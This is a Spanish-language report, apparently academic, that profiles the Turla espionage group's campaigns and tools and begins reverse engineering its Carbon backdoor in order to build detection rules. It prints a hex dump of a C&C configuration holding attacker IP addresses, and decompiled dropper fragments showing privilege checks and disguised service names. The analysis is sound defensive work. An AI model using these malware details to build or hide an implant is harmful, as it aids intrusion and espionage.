En el año 2008, un alto líder militar dio el paso excepcional de informar al presidente de Estados Unidos George W. Bush sobre un ataque a los ordenadores del Departamento de Defensa en el que se considera hasta la fecha el peor de los ciberataques que Estados Unidos ha sufrido. Los oficiales de defensa no describieron el alcance del daño infligido a las redes militares, pero dijeron que el ataque golpeó con fuerza las redes dentro del Comando Central de Estados Unidos, la sede que supervisa la participación de Estados Unidos en Irak y Afganistán, y afectó a los ordenadores en las zonas de combate. El ataque también penetró en al menos una red clasificada altamente protegida.

Se cree que el origen de la infección sucedió cuando se insertó una unidad USB infectada en un ordenador portátil militar en una base del Medio Oriente. Del mismo modo, se especula que el código malicioso y el USB fueron colocados allí por una agencia de inteligencia extranjera. Ese código, que era de tipo gusano, se propagó sin ser detectado en sistemas clasificados y no clasificados, desde los cuales los datos podían ser transferidos a servidores bajo control de los atacantes. Es por esa razón que temporalmente el Departamento de Defensa decidió bloquear el uso de dispositivos USB en sus ordenadores para evitar la propagación del malware.

El gusano conocido como Agent.BTZ, causó grandes quebraderos de cabeza a los administradores de las redes militares ya que le tomó al Pentágono casi catorce meses de esfuerzo para limpiar el gusano de sus redes. No queda claro exactamente cuánta, o si alguna información se vio comprometida debido a este gusano.

A grandes rasgos, Agent.BTZ es una variante del gusano SillyFDC que se copia a sí mismo desde la unidad extraíble al ordenador y a todos los dispositivos extraíbles que se conecten al equipo. Dependiendo de cómo esté configurado el gusano, tiene la capacidad de escanear los ordenadores en busca de datos, abrir puertas traseras y enviar datos a los paneles de control. Los oficiales de defensa no acusaron directamente a Rusia de estar detrás del ataque, pero si confirmaron que ese código había sido utilizado por agentes rusos anteriormente.

4.2.2. Epic Turla

Una de las operaciones más conocidas de Turla es la que Kaspersky denominó como Epic Turla y que fue una operación masiva de ciber espionaje en el que los atacantes infectaron varios cientos de ordenadores en más de 45 países, incluidas instituciones gubernamentales, embajadas, militares, educación, investigación y compañías farmacéuticas. Estos ataques fueron llevados a cabo en julio de 2014 y estaban dirigidos activamente a usuarios de Europa y Oriente Medio.

Uno de los principales vectores de infección fue el envío de correos de phishing dirigidos, con ello los atacantes pretendían infectar a sus víctimas con PDFs que explotaban vulnerabilidades en el programa Adobe Reader. Estos archivos PDF que se adjuntaban a los correos, intentaban simular ser documentos reales acerca de diferentes temáticas que pudieran interesar a las víctimas como por ejemplo archivos de la OTAN o protocolos militares de seguridad nacional.



Figura 13. Documento PDF de ejemplo usado en los ataques [19]

El principal vector de infección usado en la operación fueron páginas web usadas como watering holes. Estos sitios son sitios web de interés para las víctimas y que han sido comprometidos por los atacantes y en los cuáles han inyectado código malicioso. Se observó que los atacantes usaban exploits de Java, Flash e Internet Explorer para

infectar sus víctimas con malware. Otro tipo de payload que usaron los atacantes para infectar a sus víctimas, fueron ficheros ejecutables que simulaban ser los instaladores de Adobe Flash Player legítimos de Adobe pero que habían sido modificados para ejecutar malware.




Figura 14. Ejemplo de Watering Hole distribuyendo malware [19]

Este tipo de ataques se basan en la ingeniería social para engañar al usuario, logrando que ejecute instaladores falsos de Adobe Flash Player que habían sido modificados por los atacantes y que contienen malware. Estos ficheros estaban firmados digitalmente con un certificado que los atacantes habían robado de otros ataques.




Figura 15. Malware firmado digitalmente [19]

El malware que se usó en esa campaña es conocido como Wipbot o Tavdig y es un backdoor que se utiliza para facilitar las operaciones de reconocimiento antes de que los atacantes cambien a operaciones de monitorización a largo plazo usando otras backdoors de segundo nivel como podrían ser Carbon, Snake o Gazer de las que hablaremos en el apartado 4.5 Herramientas.

4.2.3. Ataque a la infraestructura de APT34

Los casos de grupos APT atacando a otros grupos APT rivales no son nuevos, en la conferencia VirusBulletin del año 2017 los investigadores Costin Raiu y Juan Andrés Guerrero-Saade publicaron una charla que tenía por nombre “Walking in your enemy's shadow: when fourth-party collection becomes attribution hell” [20] en la que detallaban varios casos misteriosos en los que varios grupos APT parecían haber comprometido la infraestructura de otros grupos APT, ya sea por accidente o intencionalmente.

En junio de 2019, Symantec publicó un informe en el que decía que había encontrado un nuevo caso de un grupo hackeando la infraestructura de otro grupo APT. En este caso el atacante se trataba de Turla y la víctima era el grupo Oilrig (APT34) con origen iraní. Según Symantec, Turla usó los servidores de comando y control de APT34 para lanzar malware en los ordenadores ya infectados con las herramientas del grupo Oilrig.

La primera evidencia que observaron de la actividad de Turla fue el 11 de enero de 2018 cuando una herramienta de Turla fue descargada en un ordenador de la red de la víctima. Al día siguiente, Turla volvió a utilizar la infraestructura de APT34 para descargar malware adicional en los ordenadores comprometidos por Oilrig. La víctima era un gobierno de Oriente Medio, según Symantec. [21]




Figura 16. Toma de la infraestructura de APT34 [21]

Todo apunta a que los operadores de APT34 no detectaron la intrusión. Según un analista senior de inteligencia del equipo de Symantec, argumentó que no se tenía ninguna evidencia de que los operadores de Oilrig hayan reaccionado al ataque a su infraestructura.

Pero esto no es el único problema al que se tuvieron que enfrentar los operadores del grupo APT iraní. A lo largo de marzo y abril del año 2019, un misterioso grupo de piratas informáticos intentaron vender y al final publicaron el código fuente de varias herramientas usadas por el grupo. Todo esto hace que uno se pregunte si los que filtraron las herramientas de Oilrig fueron los mismos operadores de Turla o alguna agencia de inteligencia rusa.


4.2.4. Paneles de control en enlaces satelitales

A pesar de que es un método poco común, desde 2007 varios grupos APT de élite han estado usando y abusando de los enlaces vía satélite para manejar sus operaciones y también su infraestructura C&C. Turla es uno de esos grupos. La adopción de este enfoque ofrece algunas ventajas, como la dificultad de identificar a los operadores del ataque, pero también conlleva algunos riesgos para los atacantes.

Una de las razones por las cuales se usan conexiones satelitales es para complicar la eliminación de las botnets por parte de las fuerzas policiales o los ISP (Internet Service Providers) lo que dificulta a los investigadores determinar quién está detrás de las operaciones. Por otra parte, la desventaja radica en que el Internet vía satélite es lento y puede ser inestable.

Turla ha estado usando esta técnica en Medio Oriente y África, ya que no cubren las zonas de Europa y Asia, alejando las señales de la vista de muchos investigadores de seguridad. Kaspersky publicó una larga lista de servidores de comando y control que resuelven a ISPs basados en satélites en su informe [22].

Estas direcciones IP se encuentran cifradas en el backdoor de Turla denominado Agent.DNE. Este malware fue compilado el martes 22 nov 14:34:15 2007, lo que significa que el grupo ha estado utilizando enlaces vía satélite de Internet por casi ocho años.



```

9282: 64 00 6D 00 69 00 6E 00 69 00 73 00 74 00 72 00 d m i n i s t r
9292: 61 00 74 00 6F 00 72 00 2E 00 00 00 4E 65 74 57 a t o r . N e t W
92A2: 69 6E 04 49 6E 70 72 6F 63 44 61 74 61 00 49 6E i n I n p r o c D a t a I n
92B2: 70 72 6F 63 4F 76 6C 00 49 6E 70 72 6F 63 53 65 p r o c O v l I n p r o c S e
92C2: 72 76 65 72 33 32 00 4F 76 65 72 6C 61 79 73 00 r v e r 3 2 O v e r l a y s
92D2: 50 72 6F 67 49 44 00 50 72 6F 67 72 61 6D 6D 61 P r o g I D P r o g r a m m a
92E2: 62 6C 65 00 52 65 67 69 73 74 72 79 00 56 65 72 b l e R e g i s t r y V e r
92F2: 73 69 6F 6E 49 6E 64 65 70 65 6E 64 65 6E 74 50 s i o n I n d e p e n d e n t P
9302: 72 6F 67 49 44 00 36 31 2E 32 33 33 2E 32 30 2E r o g I D 6 1 . 2 3 3 . 2 0 .
9312: 32 34 35 00 BB 01 00 00 38 34 2E 31 31 2E 37 39 2 4 5 » 8 4 . 1 1 . 7 9
9322: 2E 36 00 50 00 00 00 30 2E 30 2E 30 2E 30 00 50 . 6 P 0 . 0 . 0 . 0 P
9332: 00 00 00 31 00 31 30 00 32 00 32 30 00 31 30 00 1 1 0 2 2 0 1 0
9342: 31 31 00 32 30 30 37 00 61 61 61 61 61 61 61 61 1 1 2 0 0 7 a a a a a a a a
9352: 61 61 61 61 61 00 56 00 62 00 65 01 08 00 70 AD a a a a a V b e  p -
9362: 09 00 00 00 00 00 7C 0E 00 00 00 00 00 00 0D 00 o |  ♪  ♪

```

Figura 17. Configuración C&C de Agent.DNE [22]

4.3. Victimología

A diferencia de otros grupos APT, Turla está lejos de ser oportunista en la selección de sus objetivos. El grupo está interesado en recopilar información de organizaciones estratégicas y, hasta donde se sabe, Turla nunca ha realizado operaciones de ciber sabotaje como las realizadas por GreyEnergy [23] o TeleBots [24].

Con varios años de experiencia en el seguimiento de este grupo de espionaje, ESET en el informe “From Agent.BTZ to ComRAT V4” [25] ha identificado los tipos de organizaciones que tienen más riesgo de ser atacadas y que se enumeran a continuación:

- Ministerios de Relaciones Exteriores y representaciones diplomáticas (embajadas, consulados, etc.)
- Organizaciones militares
- Organizaciones políticas regionales
- Contratistas de defensa

Por otra parte, como hemos visto en el apartado anterior en el caso del ataque a la infraestructura de Oilrig, otros grupos APT enemigos también pueden ser objetivos de interés para Turla.

Según el informe anterior de ESET, Turla parece apuntar a organizaciones en la mayor parte del mundo. Además, en los últimos años han apreciado como las áreas geográficas de conflicto, como Europa del Este y Medio Oriente, están bajo un fuerte ataque por parte de este grupo APT. Sin embargo, incluso con este enfoque reciente, no han abandonado sus objetivos tradicionales en Europa occidental y Asia central.

4.4. Tácticas

El *modus operandi* habitual de los operadores de Turla es utilizar malware básico de primera etapa para el reconocimiento inicial como el backdoor Wipbot del que hemos hablado anteriormente. En algunos casos se ha dado que han utilizado herramientas genéricas y de código abierto como Metasploit. Si consideran que una víctima es lo suficientemente interesante, cambian a un malware más avanzado como Carbon o Gazer.

El compromiso inicial generalmente se adapta a tipos específicos de víctimas y se basan principalmente en correos electrónicos de phishing, ataques de tipo watering hole o ataques Man-in-the-Middle. El grupo es conocido por usar ataques de abrevadero o en inglés watering hole, que son sitios web comprometidos para atacar a los visitantes y campañas de spam para atacar con precisión a entidades específicas de interés.

Después de este paso de compromiso inicial, se mueven lateralmente por la red y recopilan credenciales de diferentes usuarios. Para evitar comunicaciones sospechosas a Internet, desarrollaron herramientas como DarkNeuron y RPC Backdoor para reenviar comandos y exfiltrar datos de la red local.

Para mantener el acceso a la red de sus víctimas, crean cuentas de usuario con regularidad y que utilizan más adelante si pierden acceso a una máquina comprometida.

Todo esto implica que una vez un parque es comprometido, es muy difícil expulsar al atacante de la red sin tener que reconstruir o formatear la mayor parte.

Finalmente, los datos recopilados se filtran a través de varios canales, como HTTP, correo electrónico o almacenamiento en la nube. Los operadores de Turla generalmente confían en servidores web comprometidos para el primer nivel de los paneles de control. También son conocidos por utilizar direcciones IP de Cloudflare y SATCOM para ocultar el destino real del tráfico.

A lo largo de todos los años que lleva el grupo operando, se ha visto que sus operadores reaccionan rápidamente tanto a la detección como a la publicación de sus herramientas. Aparentemente, no dudan en quitar sus herramientas y limpiar los artefactos si sienten que van a ser detectados pronto, aunque eso los lleve a perder el control de la máquina. Es muy probable que esas acciones las realicen porque no quieren que su malware más avanzado sea expuesto públicamente.

Los operadores detrás de Turla también se han apoderado de la infraestructura de terceros o han utilizado banderas falsas para promover sus propósitos. En muchos casos, han utilizado sitios web comprometidos (generalmente sitios de Wordpress) como vectores de infección y como infraestructura operativa para las comunicaciones con los paneles de control.

4.5. Herramientas

A lo largo de todos estos años en los que Turla ha estado operando, este grupo ha desarrollado una gran cantidad de malware en distintos lenguajes y con diferentes objetivos. Los operadores de Turla tienen a su disposición un amplio arsenal de herramientas de malware para las principales plataformas de escritorio: Windows, macOS y Linux.

A continuación, se van a nombrar y describir los malware más conocidos que han sido atribuidos a Turla:

- **Agent.BTZ**, es un gusano que infecta ordenadores y se distribuye mediante dispositivos USB con malware. Se trata de una variante del gusano SillyFDC y fue utilizado en el ciber ataque masivo al Pentágono en 2008. Fue la primera familia de malware atribuida a Turla.
- **ComRAT**, es un Remote Access Trojan (RAT) usado como implante de segunda etapa y sospechoso de ser descendiente de Agent.BTZ. La primera versión se identificó en 2007, la segunda versión en 2008 y la tercera en 2012 que supuso un cambio sustancial frente las anteriores versiones. La cuarta y última versión fue descubierta en 2017 y actualmente sigue siendo usada en operaciones.
- **Carbon**, es un sofisticado backdoor usado como implante de segunda etapa y que permite robar información confidencial de las víctimas. Al igual que ComRAT es un código ya maduro, que lleva varias versiones de desarrollo y sigue siendo usado en operaciones actuales. Está compuesto por varios componentes, es por eso por lo que se le suele denominar como framework. El dropper instala los ficheros de Carbon y su configuración en el sistema, el loader ejecuta el orquestador, el

orquestador es el encargado de gestionar las tareas y las envía a otros ordenadores a través de la red y, por último, la librería de comunicaciones que se encarga de comunicar con el panel de control.

- **Uroboros**, es un rootkit compuesto de dos ficheros, un driver y un sistema virtual de ficheros cifrado. El rootkit puede tomar el control de una máquina infectada, ejecutar comandos arbitrarios y ocultar actividades del sistema. Puede robar información y es capaz de capturar tráfico de red. Su estructura modular permite ampliarlo con nuevas características lo que lo hace altamente flexible y peligroso.
- **Kazuar**, es un backdoor escrito usando el framework .NET de Microsoft y que ofrece a los operadores total acceso a los sistemas comprometidos. Se cree que Kazuar es usado como remplazo de Carbon como implante de segunda etapa. También puede ser utilizado en equipos con sistema operativo basados en Linux.
- **Gazer**, es el backdoor usado como implante de segundo nivel más nuevo y escrito en C++. Comparte bastantes similitudes con otros malwares de Turla como Carbon y Kazuar. Está compuesto por varios componentes, el loader, el orquestador y la librería de comunicaciones.
- **Wipbot**, es un backdoor altamente ofuscado que se utiliza para facilitar las operaciones de reconocimiento antes de que los atacantes cambien a otros implantes de segundo nivel. Este backdoor fue usado en la operación Epic Turla y que se han analizado anteriormente.
- **Mosquito**, es un backdoor que se compone de tres partes: el instalador, el loader y el backdoor. Se trata de un implante de primer nivel como Wipbot y que permite a los atacantes ejecutar malware más avanzado en el sistema.
- **LightNeuron**, se trata del primer backdoor conocido dirigido a los servidores de Microsoft Exchange. Puede espiar, modificar o bloquear los correos a través del servidor de correo. También puede ejecutar comandos de forma remota que recibe mediante correo electrónico.
- **Penquin**, es un backdoor peculiar ya que tiene como objetivo los sistemas operativos Linux. Su funcionalidad incluye comunicaciones de red ocultas y ejecución de comandos de forma remota. La mayoría de su código se basa en fuentes públicas.

Algunas de estas herramientas destacan por su complejidad, como el rootkit Snake, que se basa en un controlador de Virtualbox vulnerable para eludir el Windows Driver Signature Enforcement. Otros destacan por su originalidad, como el backdoor de Outlook o también llamado LightNeuron que se trata de un backdoor dirigido a los servidores de Microsoft Exchange.

Mientras la mayoría de los grupos APT se están volviendo más dependientes del software libre y de software del propio sistema operativo (LOLBins) para ejecutar sus operaciones, Turla continúa desarrollando sus propias herramientas y malware únicos

y avanzados adoptando nuevos métodos de ataque y ofuscación. Por otra parte, Turla usa su malware propietario en conjunto con otras técnicas más antiguas y genéricas de software de código libre. También se les ha visto usar tanto versiones no modificadas como personalizadas de software de código abierto como Meterpreter y Mimikatz, así como malware a medida.

Es por eso, que se estima que Turla es y va a seguir siendo una amenaza activa y avanzada en los años venideros y que continuará sorprendiendo con conceptos innovadores.

5. Ingeniería inversa de Carbon

En el capítulo anterior se ha realizado una investigación y se ha creado un perfil del grupo APT Turla lo que nos ha permitido entender sus motivaciones, cómo operan y las herramientas que utilizan. En este capítulo se va a analizar el malware Carbon y a realizar ingeniería inversa a sus componentes con el objetivo de entender cómo funciona este complejo malware y de paso, extraer su configuración para poder crear reglas de detección mediante reglas YARA e IOCs.

5.1. Introducción a Carbon

El malware Carbon es una puerta trasera altamente sofisticada que se utiliza para robar información confidencial de los objetivos de interés del grupo Turla. Este malware comparte varias similitudes con Uroboros, el rootkit utilizado por el mismo grupo. El parecido más relevante es en el framework de comunicaciones utilizado. De hecho, ambos proporcionan canales de comunicación entre los diferentes componentes del malware. Los objetos de comunicación se implementan de la misma manera, las estructuras y las tablas virtuales se ven idénticas, excepto que hay menos canales de comunicación en Carbon. Realmente, Carbon podría considerarse como una versión simplificada de Uroboros y que se ejecuta en modo usuario, es decir, sin componentes kernel ni exploits.

Para que Turla instale Carbon en un sistema, el equipo debe haber sido infectado con un implante de primer nivel que les permita realizar un reconocimiento de la máquina como por ejemplo Wipbot o Mosquito. Esta herramienta recopila varios datos sobre la máquina y la red, y si el equipo objetivo se considera suficientemente interesante, recibirá el malware más sofisticado como Carbon o Uroboros.

5.2. Arquitectura

Carbon es un malware modular y es por eso mismo que divide sus funcionalidades en diferentes ficheros o componentes. Con ello los atacantes buscan atacar al sistema en diferentes etapas y hace que no sea detectado tan fácilmente por las herramientas antivirus. Por otra parte, también dificulta el análisis del malware en caso de no disponer de todos los módulos. Los componentes de Carbon son los siguientes:

- **Dropper:** Instala los componentes de Carbon y el archivo de configuración.
- **Loader:** Actúa como loader y ejecuta el Orchestrator.
- **Orchestrator:** Componente principal del malware que se encarga de manejar las tareas e inyectar la Communications Library en procesos legítimos.
- **Communications Library:** Librería que se encarga de todas las comunicaciones con el panel de control.

Todos los componentes anteriores existen en versiones de 32 y 64 bits respectivamente.

Los ficheros de Carbon pueden tener diferentes nombres dependiendo de la versión. Estos ficheros suelen tener incrustado el nombre original y es posible extraerlo de los metadatos. A continuación, se listan los nombres internos extraídos de los metadatos de los diferentes componentes de Carbon:

- **Dropper:** DSCEBIN.EXE
- **Servicio:** CRYPTSVC.dll
- **Orchestrator:** SMSUPPORT.dll
- **Communications Library:** SPOOLSS.dll

Los nombres de los archivos se encuentran codificados en el dropper y en el resto de componentes. Hasta la fecha en la versión 3.82 se ha observado que no han cambiado, pero es sabido que en versiones anteriores los ficheros tenían nombres diferentes.

5.3. Directorio de trabajo

Carbon crea varios archivos para mantener las tareas a ejecutar, los logs, la configuración o incluso los plugins. El contenido de la mayoría de estos archivos está cifrado con el algoritmo CAST-128 y algunos incluso comprimidos con el algoritmo BZIP2.

El directorio de trabajo base contendrá los archivos y carpetas relacionados con Carbon. Este directorio se elige aleatoriamente dentro de las carpetas de “Program Files”, excluyendo la carpeta “WindowsApps”.

Seguidamente, se adjunta la salida del comando “tree” para observar la estructura del directorio de trabajo:

Carbon Working Directory

```
|— ablhelper.dll
|— estdlawf.fes
|— frontapp.dll
|— sacril.dll
|— en-US
|— 1049
|— 1033
|   |— dbr4as.lte
```

En la salida del comando anterior se puede observar el fichero “ablhelper.dll” que se trata de la librería de comunicaciones de 64 bits, el fichero “estdlawf.fes” que contiene la configuración de Carbon cifrada, el fichero “frontapp.dll” que es la librería de comunicaciones de 32 bits y el fichero “sacril.dll” que es el Orchestrator.

Por otra parte, también se puede observar el directorio “en-US” que es donde se van a alojar los plugins de Carbon, el directorio “1049” que contiene las tareas (comandos a ejecutar o archivos PE) y sus archivos de configuración y el directorio “1033” donde se guardan los ficheros de logs y los resultados de la ejecución de las tareas.

El fichero con nombre “alrsvc.dll”, que se trata del componente denominado como loader, no se encuentra en el directorio de trabajo de Carbon, sino que es creado en el directorio de sistema “%SystemRoot%\system32”.

5.4. Versiones

Carbon es un malware con un desarrollo bastante sólido y con una madurez bastante elevada ya que lleva siendo desarrollado desde el año 2006 aproximadamente. Los cambios que se aprecian en estas últimas versiones son ínfimos en cuanto a funcionalidad y están más enfocados en evadir las detecciones de los motores antivirus o las reglas YARA de los investigadores.

Según el informe de ESET “Carbon Paper: Peering into Turla’s second stage backdoor” [26], el componente Orchestrator y la Communications Library tienen ramas de desarrollo propias. Gracias a las fechas de compilación y los números de versión internos codificados en los archivos ejecutables, publicaron la siguiente línea de tiempo:

Compilation date	Orchestrator version	Injected library version
2014-02-26	3.71	3.62
2016-02-02	3.77	4.00
2016-03-17	3.79	4.01
2016-03-24	3.79	4.01
2016-04-01	3.79	4.03
2016-08-30	3.81	????
2016-10-05	3.81	????
2016-10-21	3.81	????

Figura 18. Cronología del desarrollo de Carbon [26]

En la imagen anterior se puede observar cómo las versiones del componente Orchestrator y la del componente Communications Library difieren, lo que indica que son desarrolladas separadamente.

Por otra parte, en la publicación “TR-25 Analysis - Turla / Pfinet / Snake/ Uroburos” del CIRCL [27] se analizan varias versiones antiguas de Carbon en las cuales se podían ver mensajes de sus desarrolladores como los siguientes:

```
$Id: b2_to_m2_stub.c 5273 2007-01-23 17:41:15Z vlad $
$Id: b_tcp.c 8474 2007-09-19 15:40:39Z vlad $
$Id: hide_module_win32.c 10189 2008-11-25 14:25:41Z gilg $
$Id: ll_check.c 4477 2006-08-28 15:58:21Z vlad $
$Id: load_lib_win32.c 10180 2008-11-20 12:13:01Z gilg $
$Id: m2_to_b2_stub.c 4477 2006-08-28 15:58:21Z vlad $
$Id: m_frag.c 8715 2007-11-29 16:04:46Z urik $
$Id: m_np.c 8825 2008-01-10 13:13:15Z vlad $
$Id: mutex.c 3940 2006-03-20 16:47:16Z vlad $
$Id: np_win32_common.c 4483 2006-08-30 13:13:51Z vlad $
$Id: rw_lock.c 4482 2006-08-30 13:07:14Z vlad $
$Id: t_byte1.c 5324 2007-01-30 12:45:35Z vlad $
$Id: t_manager.c 8715 2007-11-29 16:04:46Z urik $
$Id: t_message1.c 5290 2007-01-26 11:15:03Z vlad $
$Id: t_status.c 5666 2007-03-19 16:18:00Z vlad $
$Id: t_utils.c 5503 2007-02-26 13:14:30Z vlad $
$Id: thread.c 4593 2006-10-12 11:43:29Z urik $
```

Analizando esos mensajes se pueden identificar los usuarios de tres de los desarrolladores del malware:

- vlad
- gilg
- urik

Si nos fijamos en las fechas de los mensajes, podemos ver que las fechas van desde el 20/03/2006 hasta el 25/11/2008 lo que nos indica que se trata de un malware que es actualizado bastante seguido y que en 2006 ya existía.

5.5. Dropper

El componente que hemos denominado dropper se utiliza para instalar los otros componentes necesarios para el funcionamiento de Carbon en el sistema infectado. Los archivos que el dropper va a crear se encuentran almacenados en los recursos del binario. Según la arquitectura del sistema operativo existen versiones de 32 bits y de 64 bits.

En primer lugar, el malware comprueba si tiene permisos de administrador en el sistema intentando abrir la clave “HKEY_LOCAL_MACHINE\\software\\microsoft\\windows nt\\currentversion\\windows”. En caso de que no pueda obtener un handle a esa clave, imprime por pantalla el mensaje “Why the f*ck not???” y finaliza su ejecución.

```
if ( !CarbonDropperCheckAdminPrivilegesWithRegCreateKey() )
{
    wprintf(L"Why the f*ck not???");
    return 0i64;
}
wprintf(L"Admin privilege accepted\n");
```

Figura 19. Comprobación de privilegios

Habiendo visto lo anterior, es necesario que los atacantes hayan obtenido los privilegios de administración antes de ejecutar el dropper. Seguidamente, el malware comprueba si ya ha sido instalado anteriormente en el equipo enumerando los ficheros con extensión .inf en el directorio “C:\Windows\inf” y buscando la clave “DestDir” en la sección “DestinationDirs”. A continuación, identifica la versión de Windows instalada en el sistema operativo mediante la API GetVersionExW y comprobando los valores devueltos.

```
wprintf(L"%d\n", 26i64);
if ( !GetVersionExW((LPOSVERSIONINFOW)&VersionInformation) )
{
    wprintf(L"G1\n");
    return 1i64;
}
wprintf(
    L"2: Mj-%d, Mn-%d, Typ-%d\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.wProductType);
if ( VersionInformation.dwMajorVersion == 10 )
{
    if ( VersionInformation.wProductType == 1 )
    {
        wprintf(L"W10\n");
        goto AlerterService;
    }
}
```

Figura 20. Comprobación de la versión de Windows

En caso de que se trate de Windows XP, el nombre de servicio que va a crear es “ipvpn” y el nombre a mostrar será “Virtual Private Network Routing Service”. En caso de que se trate de Windows Server 2003 el nombre del servicio va a ser “hkmsvc” y el nombre a mostrar “Health Key and Certificate Management Service”. Para cualquier otra versión se va a usar el nombre por defecto que es “Alerter” y de nombre a mostrar “Alerter”.

```
if ( VersionInformation.dwMajorVersion == 5 && VersionInformation.dwMinorVersion )
{
    if ( VersionInformation.dwMinorVersion == 1 )
    {
        if ( VersionInformation.wProductType == VER_NT_WORKSTATION )
        {
            v140 = L"ipvpn";
            v141 = ServiceName;
            v142 = ServiceName;
            do
            {
                v143 = *v140;
                *v141 = v143;
                ++v140;
                ++v141;
            }
            while ( v143 );
            v144 = L"Virtual Private Network Routing Service";
```

Figura 21. Nombre del servicio de Carbon

Después, el malware va a generar un número aleatorio y va a escoger una carpeta aleatoria en el directorio “Program Files” que va a usar como directorio de trabajo, excluyendo la carpeta “windowsapps”.

```
